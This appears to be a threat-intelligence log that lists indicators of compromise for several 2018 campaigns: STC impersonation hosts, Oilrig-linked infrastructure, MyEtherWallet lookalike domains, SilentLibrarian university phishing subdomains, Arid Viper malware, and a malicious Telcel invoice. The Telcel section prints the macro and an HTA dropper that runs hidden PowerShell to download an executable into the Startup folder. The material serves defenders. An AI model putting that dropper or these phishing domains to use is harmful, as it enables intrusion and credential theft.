
Science and Technology Corporation impersonation

On a different part of the infrastructure are these malicious hosts:
stcinet[.]com
stcnet.ddns[.]net



https://community.riskiq.com/search/103.13.222.2

These **may** be impersonating stcinet.com (Science and Technology Corporation (STC)).
Legitimate website of STC:



IOCs

PassiveTotal project: https://community.riskiq.com/projects/7ee461a5-5167-2482-f45b-1df1a5cfaf5e

relerc.ddns.net
stcinet.com
yandexmedia.serveuser.com
ftp.shuudans.com
stcnet.ddns.net
tosya.shuudans.com
www.shuudans.com
most.shuudans.com
www.mos2ioa.com
www.nubpubwizard.jetos.com
gotomail.ddns.net
fose.mos2ioa.com
mos2ioa.com
shuudans.com
www.hellomydog.compress.to
hellomydog.compress.to
newman.jetos.com
www.worktrs.wikaba.com
worktrs.wikaba.com
www.yandexmedia.serveuser.com
mosclar.mrbonus.com
connts.zzux.com
www.stcinet.com
zgdtd65@gmail.com
mot-sdmf2003@rambler.ru
103.13.222.2
118.193.163.163
185.135.83.184
103.99.208.168
180.150.226.139
194.87.110.40
43.240.14.185
194.87.147.199
103.6.73.198
103.13.221.32
137.59.18.184
103.13.222.11
789c788dab5f50f07f39d9845057a71f
b6ca470d6a648832a5d03cd9cfaea617

845974fe7c2b1cfa931924053d605570
c9497afa34d213adf77f62ce2aadd107
63a92ffa81eabd70a69e44611b9e6227
8807d2b05093a19c221bb6599e0fd456
bc2758181552de2482d9127855484bb5
529017859f702cacdf53ffe74f1735f9
18a86bf06847bad3d6a14ec4bd5824e5e9a03d11
78be9d36f4a9f40faffeb2aad533a29a9888f641
720071a7affac2ba3491fa1e49a258618baf9821
e273cc1b2d71f273da34b48538872db20aca25e3
70256582e17826ef2969cb3af9824a3a897c09eb228876e8b0ded87d050687b7
ba111b6d3990cb0e517caff8025fd26f183422166f4fdde0e76f90afa3720ccd
fe3f0f2ede09af94f852f9638451e02c0d8005f947a27e0dc026defdec82fd24
7b7a438dcb715d9a91b0557e442e1b9466eac3890d9415c4b8ad6a5d6696d9ea

2018-05-13: PRB-Backdoor and its connection to Oilrig

Following our collaboration with Mo Bustami (https://sec0wn.blogspot.ie/2018/05/prb-backdoor-fully-loaded-powershell.html):

PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions

May 12, 2018

INTRODUCTION

The great people at ClearSky reached out to me a couple of days ago regarding a sample that they suspected could be related to MuddyWater.

We've found more infrastructure.
Today outl00k.net got a new IP:
145.239.214.52

RISKIQ outl00k.net

First Seen 2010-03-05
Last Seen 2018-05-13
Registrar CSL Computer Servic...
Registrant -
Malicious
Categorize


P (13 / 13)

145.239.214.52	1
199.188.74.130	1
208.73.210.155	1
23.88.113.5	1

Show : 25 1-13 of 13 Sort : First Seen Descending

Resolve	Location	Network	ASN	First	Last	Source
145.239.214.52	FR	145.239.0.0/16	16276	2018-05-13	2018-05-13	ntotal, pingly
74.91.19.118	US	74.91.16.0/20	33387	2018-01-07	2018-05-10	kaspersky, pingly, riskiq, virus

This IP is part of a small range:
145.239.214.48-145.239.214.55
We have been tracking another IP on the same range, 1**45.239.214.54**, as related to Oilrig



More pivoting yielded more indicators:

IOCs

fdb4b4520034be269a65cfaee555c52e
whatzapps\.net
outl00k.net
akamai-global\.com
217.79.176.97
145.239.214.52
dns.akamai-global.com
145.239.214.54

2018-04-09: myetherwallet impersonations

176.119.0.227
46.161.42.42
80.79.114.84
62.77.158.230
66.45.231.178
5.45.69.74
puhka7777@gmail.com
novikovm227@gmail.com
vika.krimko@gmail.com
vitkokonon@gmail.com
marininaalla33@gmail.com
rozinandrey736@gmail.com
login-myethewallet.com
xn--therwallet-qmb5070g82a.com
myetherwallet-register.com
xn--myetherwae-bl2ea19d.com
www.xn--yethrallet-umb5270gg0a.com
myevethwallet.com
xn--thrwallet-fibc2070g82a.com
www.xn--therwallet-qmb5070g82a.com
xn--yeheallet-4g6d4iniqn.com
xn--yeherallet-to2eus0l.com
myetheorwallet.com
xn--etherdela-ss6d.com
myethlrwallet.com

www-myetherrwallet.com
xn--etherdeta-wd6d.com
www.xn--etherdela-ss6d.com
myetherkwallet.com
xn--etherwallt-zmb6960g82a.com
myetherwatllet.com
www-myethertwallet.com
myetherwarllet.com
myethverwallet.com
www.xn--yehewalle-4g6d4inii.com
xn--yehewalle-4g6d4inii.com
myetherwajllet.com
xn--ethrwallet-tmb2070g82a.com
myetheprwallet.com
myetherwanllet.com
myetherwvalllet.com
xn--yethrallet-umb5270gg0a.com
www-myetherwalletc.com
www.xn--yeherwalle-to2eusia.com
myentherwallet.info
main-myetherwallet.com
xn--etherdlta-lib.com
xn--yeherwalle-to2eusia.com
myetherlwallet.info
www.xn--etherdeta-wd6d.com
xn--myetherwlet-jfe7054g.com
myuetherwallets.com
ru-myetherwallett.com
www.xn--yeherllet-4g6dkqwlmk.com
www.xn--etherdlta-lib.com
xn--myetherwet-g2d2237fa.com
www.xn--yeherallet-to2eus0l.com
xn--myetherwlet-jfe6054g.com
www.xn--etherdelt-876d.com
www.xn--yeheallet-4g6d4iniqn.com
xn--etherdelt-876d.com

2018-03-26: “SilentLibrarian” indicators (Iranian threat actor Mabna Institute)

Pivoting based on indicators from Phishlabs’ report:
https://info.phishlabs.com/blog/silent-librarian-more-to-the-story-of-the-iranian-mabna-institute-indictment
The campaign have been monitored by Gary Warner until 2105 here:
http://garwarner.blogspot.co.il/2015/01/universities-targeted-with-library.html

Numerous phishing alerts warning of this campaign are available in universities websites:

- https://library.missouri.edu/news/resources-and-services/warning-about-fake-library-email-messages
- https://security.berkeley.edu/news/phishing-example-library-account-0
- https://www.safecomputing.umich.edu/phishing-alerts/library-account-2017-05-11-000000
- https://support.cc.gatech.edu/news/latest-phishing-attempt-91
- https://www.mcgill.ca/it/channels/news/phishing-scam-subject-library-question-new-account-267728
- http://www.it.northwestern.edu/bin/docs/phishing-examples/phishing_email_170524.pdf
- https://bulletins.it.ubc.ca/archives/29731
- https://it.cornell.edu/phish/5708
- ...

Phishing domains

libi.ga
libna.ml
libru.gq
libt.cf
ulibr.cf
ulibr.ga
cvre.tk
edu.libt.cf
mncr.tk
msim.cvre.tk
nsae.ml
cavc.tk
lib2.ml
reactivation.in
seae.tk
saea.ga

Phishing sub-domains

ezvpn.mskcc.saea.ga
library.asu.saea.ga
library.lehigh.saea.ga
moodle.ucl.ac.saea.ga
saea.ga
unex.learn.saea.ga
unomaha.on.saea.ga
www.uvic.saea.ga
catalog.lib.usm.edu.seae.tk
elearning.uky.edu.seae.tk
www.aladin.wrlc.org.seae.tk
alexandria.rice.ulibr.ga
cmich.ulibr.ga
columbia.ulibr.ga
edu.edu.libt.cf
ezproxy-authcate.lib.monash.ulibr.ga
login.revproxy.brown.edu.edu.libt.cf
ezproxy-authcate.monash.lib.ulibr.ga
ezproxy-f.deakin.au.ulibr.ga
lib.dundee.ac.uk.ulibr.ga
cas.usherbrooke.ca.cavc.tk
catalog.lib.ksu.edu.cavc.tk
isa.epfl.ch.cavc.tk
login.vcu.edu.cavc.tk
www.med.unc.edu.cavc.tk
cas.iu.edu.cavc.tk
ltuvpn.latrobe.edu.au.reactivation.in
passport.pitt.edu.reactivation.in
edu.login.revproxy.brown.edu.libt.cf
shibboleth.nyu.edu.reactivation.in
login.revproxy.brown.edu.login.revproxy.brown.edu.libt.cf
weblogin.pennkey.upenn.edu.reactivation.in
webmail.reactivation.in
www.ezlibproxy1.ntu.edu.sg.reactivation.in
www.ezpa.library.ualberta.ca.reactivation.in
www.lib.just.edu.jo.reactivation.in
www.passport.pitt.edu.reactivation.in
http://shib.ncsu.ulibr.cf/idp/profile/SAML2/POST/SSO
www.shibboleth.nyu.edu.reactivation.in
www.weblogin.pennkey.upenn.edu.reactivation.in
ezlibproxy1.ntu.edu.sg.reactivation.in

login.revproxy.brown.edu.libt.cf
weblogin.umich.edu.lib2.ml
catalog.sju.edu.mncr.tk
ezpa.library.ualberta.ca.reactivation.in
lib.just.edu.jo.reactivation.in
login.ezproxy.lib.purdue.edu.reactivation.in
login.libproxy.temple.shibboleth2.uchicago.ulibr.cf
shib.ncsu.shibboleth2.uchicago.ulibr.cf
shibboleth2.uchicago.shibboleth2.uchicago.ulibr.cf
singlesignon.gwu.shibboleth2.uchicago.ulibr.cf
webauth.ox.ac.uk.shibboleth2.uchicago.ulibr.cf
edu.libt.cf
login.libproxy.temple.ulibr.cf
shib.ncsu.ulibr.cf
singlesignon.gwu.ulibr.cf
webauth.ox.ac.uk.ulibr.cf
library.cornell.ulibr.ga
login.ezproxy.gsu.ulibr.ga
shibboleth2.uchicago.ulibr.cf
login.library.nyu.ulibr.ga
mail.ulibr.ga
webcat.lib.unc.ulibr.ga
www.ulibr.ga
www.alexandria.rice.ulibr.ga
www.cmich.ulibr.ga
www.columbia.ulibr.ga
www.ezproxy-authcate.lib.monash.ulibr.ga
www.ezproxy-authcate.monash.lib.ulibr.ga
www.ezproxy-f.deakin.au.ulibr.ga
www.lib.dundee.ac.uk.ulibr.ga
www.library.cornell.ulibr.ga
www.login.ezproxy.gsu.ulibr.ga
www.login.library.nyu.ulibr.ga
auth.berkeley.edu.libna.ml
sso.lib.uts.edu.au.libna.ml
bb.uvm.edu.cvre.tk
cline.lib.nau.edu.cvre.tk
illiad.lib.binghamton.edu.cvre.tk
libcat.smu.edu.cvre.tk
login.brandeis.edu.cvre.tk
msim.cvre.tk
libcat.library.qut.nsae.ml
www.webcat.lib.unc.ulibr.ga

2018-02-20: Arid Viper

49171.exe
MD5 : ee49961547877a18480e22f4076f95f2
SHA1 : 79bacd047841382aa06dc397f4952cbf03d07c3c
SHA256 : 77de59e9cea26a2d645ab371ae6a88c427b5c7cf802dd039a5361b648ffb70e6

Tools Document 1 / 25

دولـــة فلســـطين
وزارة الخارجيـة والمغتربين
وحدة المعلومات والأرشيف
2018/02/11
صادر
الرقم 49170

دولـــة فلســـطين
وزارة الخارجيـة والمغتربين
الوزير

رام الله، 08 شباط/ فبراير 2018

سعادة سفراء دولة فلسطين حفظهم الله

تحية طيبة وبعد،،،

الموضوع: تقرير مفوضية الأمم المتحدة السامية لحقوق الإنسان وملخص عن التقرير.

نُهديكم أطيب التحيات، وبالإشارة إلى الموضوع أعلاه، ونشر المفوضية السامية لحقوق الإنسان بتاريخ 26 كانون الأول/ يناير 2018 تقريراً مفصلاً حول الخطوات المتخذة حتى اللحظة لإنشاء قاعدة بيانات تتضمن أسماء الشركات التي تعمل مع المستوطنات وتدعمها. يأتي هذا التقرير تنفيذاً لتكليف مجلس حقوق الإنسان في قرار رقم (36/31) التابع للأمم المتحدة المفوضية السامية في آذار/ مارس 2016 بإنشاء قاعدة بيانات لجميع الشركات التجارية التي تقوم بأنشطة محددة تتعلق بالمستوطنات الإسرائيلية في الأراضي الفلسطينية المحتلة، حيث يُشير القرار الأممي إلى عدم قانونية هذه المستوطنات بموجب القانون الدولي.

ويأتي قرار مجلس حقوق الإنسان على خلفية تقرير البعثة الدولية المستقلة لتقصي الحقائق في عام 2013 حول آثار بناء المستوطنات الإسرائيلية على الحقوق المدنية والسياسية والإقتصادية والإجتماعية والثقافية للشعب الفلسطيني في جميع أنحاء

Drops
ClarenceWoodbury.exe
MD5 bea6c718c8cc43938a01fdc12948d4c1


SHA1 7bc7810b6b7cbd25687598efc86dc118cc7204d3
SHA256 2f8e668ab4879319aa4aea5c9652b6d36716695092cde2995ff721c0b20c5027

Files:
C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowsDriverFoundation.lnk

C:\ProgramData\ServicesLandell\WindowsDriverFoundation.exe
C:\ProgramData\ServicesLandell\me.txt

C2

katesacker.club



Digital certificate
Issuer:COMODO RSA Domain Validation Secure Server CA
Basic Information
Subject
OU=Domain Control Validated, OU=PositiveSSL, CN=katesacker.club
Issuer

C=GB, ST=Greater Manchester, L=Salford, O=COMODO CA Limited, CN=COMODO RSA Domain Validation Secure Server CA
Serial
251566680285886263220717906950112509352
Validity
2018-01-30 00:00:00to 2019-01-30 23:59:59 (365 days, 23:59:59)
Names
katesacker.club, www.katesacker.club
Fingerprint
SHA-256
1351b5fdb291a609cb9db9a764800d804d69089f3d46ecdfb9af7812b069e83c
SHA-1
b03a00434d06747aa530407dd4541e38b920db76
MD5
7c09dbcf9e1338aed86e07fa6c4db326
Public Key
Key Type
2048-bit RSA, e = 65,537
Modulus
e6:f9:d4:1b:d4:11:1c:ad:0c:8f:0a:fd:ec:3b:19:10:e9:2d:8d:c6:47:0f:e6:d8:e5:77:fd:08:88:38:d2:95:aa:2f:af:17:72:ce:7f:12:44:b7:85:ed:08:d4:2a:ff:db:d4:5c:7c:92:7f:87:f7:39:c7:02:01:5f:14:56:d4:33:c7:96:b6:e4:04:01:98:8c:04:ab:e5:52:64:7a:4a:bf:ae:45:65:c2:f6:23:d3:d6:d6:14:a3:8f:d6:44:c7:74:31:4e:c6:da:93:8e:ca:23:95:82:fc:ec:ce:49:fa:4d:87:94:e4:8a:98:d8:54:e8:49:c3:ce:88:ca:9d:41:ba:58:38:c3:cc:60:e6:08:09:2b:39:e8:84:37:52:08:d1:b1:26:7d:58:82:31:9c:69:7e:b3:2b:63:31:83:ca:ad:14:1c:cf:83:05:4b:3a:23:16:5a:de:04:18:41:af:22:78:18:6e:ad:88:b8:f9:44:a1:05:ae:4a:3e:34:19:5e:de:25:47:d6:07:2e:a4:ea:18:c7:d9:39:aa:33:e1:4f:dd:c2:59:83:6d:8b:7a:73:2c:d4:cd:21:a4:11:c3:75:56:1d:52:be:45:5c:d7:fc:09:59:c9:60:7c:fb:87:fb:ec:d3:8b:6d:14:ce:b1:b2:e1:09:9a:dd:e2:fd:3b]
SPKI SHA-256
6403e0bdfc9e144c034204969191bd10b372c620835d96c435240458f275e0b0

Undetected sample

Lebanese_Movie_Maarek_Hob.exe
MD5 816c24094219844cb671558b96e14965
SHA-1 416707b88f7a2f19308ef8c8447393b7bb63cbac
SHA-256 304e8614ce056fcdb15801833d2926f9504fd63a9214a6fff920b0a99bcb8854

SHA256:	304e8614ce056fcdb15801833d2926f9504fd63a9214a6fff920b0a99bcb8854
File name:	Lebanese_Movie_Maarek_Hob.exe
Detection ratio:	0 / 66
Analysis date:	2018-02-14 15:33:03 UTC (5 days ago)

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
Ad-Aware	✔	20180214
AegisLab	✔	20180214
AhnLab-V3	✔	20180214

SHA256:	304e8614ce056fcdb15801833d2926f9504fd63a9214a6fff920b0a99bcb8854
File name:	Lebanese_Movie_Maarek_Hob.exe
Detection ratio:	0 / 66
Analysis date:	2018-02-14 15:33:03 UTC (5 days ago)

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
Ad-Aware	✓	20180214
AegisLab	✓	20180214
AhnLab-V3	✓	20180214

Lebanese_Movie_Maarek_Hob.exe
%ALLUSERSPROFILE%\ServicesLandell\me.txt
ClarenceWoodbury.exe
Menu\Programs\Startup\WindowsDriverFoundation.lnk
%ALLUSERSPROFILE%\ServicesLandell\WindowsDriverFoundation.exe

2018-02-12: Malicious Invoice of Telcel Mexican Telecommunication Company

MD5 c1e092c7c9473094b65142dc0e12609e
SHA-256 bddd2d5136b79d856ea3f024e151578dbe604e427cd504298ed582cfc515b4f8
First submission 2018-02-08 02:14:58 UTC (3 days, 10 hours ago)
Last submission 2018-02-08 02:14:58 UTC (3 days, 10 hours ago)
filename Edo_cuenta_Telcel.docm

Malicious invoice of Telcel, a Mexican telecommunication company, ITW.
Execution of PowerShell commands stored in an HTA file downloads malicious EXE and PDF files via Google Drive URLs. Then a pdf file of an invoice is automatically opened as decoy, EXE file installs "NetSupport Manager" for remote control.
When the doc get opened, it asks for the customer’s last 4 digits (presumably phone number or credit card), while running malicious VBScriptthat is using an hta file. The HTA file contains PowerShell commands That upon execution, lead to , addressing a Google Drive URL downloading another ,malicious file.

VBScriptcontains Spanish regarding Telcel account:

```
Sub insertarTextoMarcadorPropio()
  Dim vpTexto As String

  insMarc pedirDatos("4 Ultimos Digitos de su numero:", ""), "maNombre" //4 Last Digits of your number:

End Sub
Function pedirDatos(mensaje As String, valorDefecto As String) As String
  Dim resultado As String

  resultado = ""
  resultado = InputBox(mensaje, "Inserci□n de datos", valorDefecto) //Data insertion
  pedirDatos = resultado
End Function

Sub insMarc(valor As String, marcador As String)
  On Error GoTo cError

  Documents.Item(1).Bookmarks.Item(marcador).Range.Text = valor

cSalir:
  Exit Sub

cError:
  MsgBox "En un momento se descargara su estado de cuenta Telcel." //At a moment your Telcel account statement will be downloaded.

  Set WshShell = CreateObject("WScript.Shell")
  WshShell.Run """c:\windows\temp\306355626.pdf"""
  GoTo cSalir
End Sub
```

HTA File:

C:\Users\admin\AppData\Local\Temp\tmp_drw.hta

Dropped from process

Look up on VirusTotal

Download

Mime: text/html

Size: 701.00 b

TrID - File Identifier

TYPE UNKNOWN

Hashes

MD5	8B2626B0D0D3FF2CF8A48D4E779A158F
SHA1	2F68A4A8D1DDA31FAB9DB1F62F81D844CE0880FE
SHA256	B211AE60A56F6C7D79FA8C0E4AAF694F7A314B80F85B6FDC0C529894E3608DEE
SSDEEP	12:QrHnSGYCngIY2B82WMQ2P6jK893us/o+RHwNiXRAAbrb6SGYCngIY2B82tVi9IJ5:INzB9Wf5pwsuiXf3b…

PREVIEW HEX

```
<script>;a=new ActiveXObject("WScript.Shell");a.run('%SystemRoot%/system32/WindowsPowerShell/v1.0/powershell.exe -win
dowstyle hidden (new-object System.Net.WebClient).DownloadFile(\'https://drive.google.com/uc?export=download&id=1eWVO
mwLVGFxJJORreVqu_0v6xSoGXShc\' \'C:/users/%username%/appdata/roaming/microsoft/windows/start menu/programs/startup/U
pdate.SmartWin.scr\ ');', 0);b=new ActiveXObject("WScript.Shell");b.run('%SystemRoot%/system32/WindowsPowerShell/v1.0/
powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile(\'https://drive.google.com/uc?expor
t=download&id=1nD--gO1sHjaHghlRILZlLExKrGKlyrwR\', \'C:/windows/temp/306355626.pdf\');', 0);window.close();</script>
```

HTA File Details:
MD5 8b2626b0d0d3ff2cf8a48d4e779a158f
SHA256 b211ae60a56f6c7d79fa8c0e4aaf694f7a314b80f85b6fdc0c529894e3608dee
First submission 2018-02-09 02:08:23 UTC (2 days, 12 hours ago)
Last submission 2018-02-09 02:08:23 UTC (2 days, 12 hours ago)
File names tmp_drw.hta

Malicious URL: hxxps://drive.google[.]com/uc?export=download&id=1eWVOmwLVGFxJJORreVqu_0v6xSoGXShc

Downloaded EXE file:

MD5 b6194a60a0d1bb2519b77e5156d83da1
SHA256 cb30a8422f871c3ed6839af378a0f4900f5266475efd5c9373da730a1788a806
First submission 2018-02-08 04:39:39 UTC (3 days, 9 hours ago)
Last submission 2018-02-08 07:10:02 UTC (3 days, 7 hours ago)
File Type: WIN EXE
File names codexgigas_8c9880b4d52124efeae9dbc9521a861c404ba041
binario01.bin";filename*=UTF-8"binario01.bin
internal name: C:/users/admin/appdata/roaming/microsoft/windows/start
menu/programs/startup/Update.SmartWin.scr

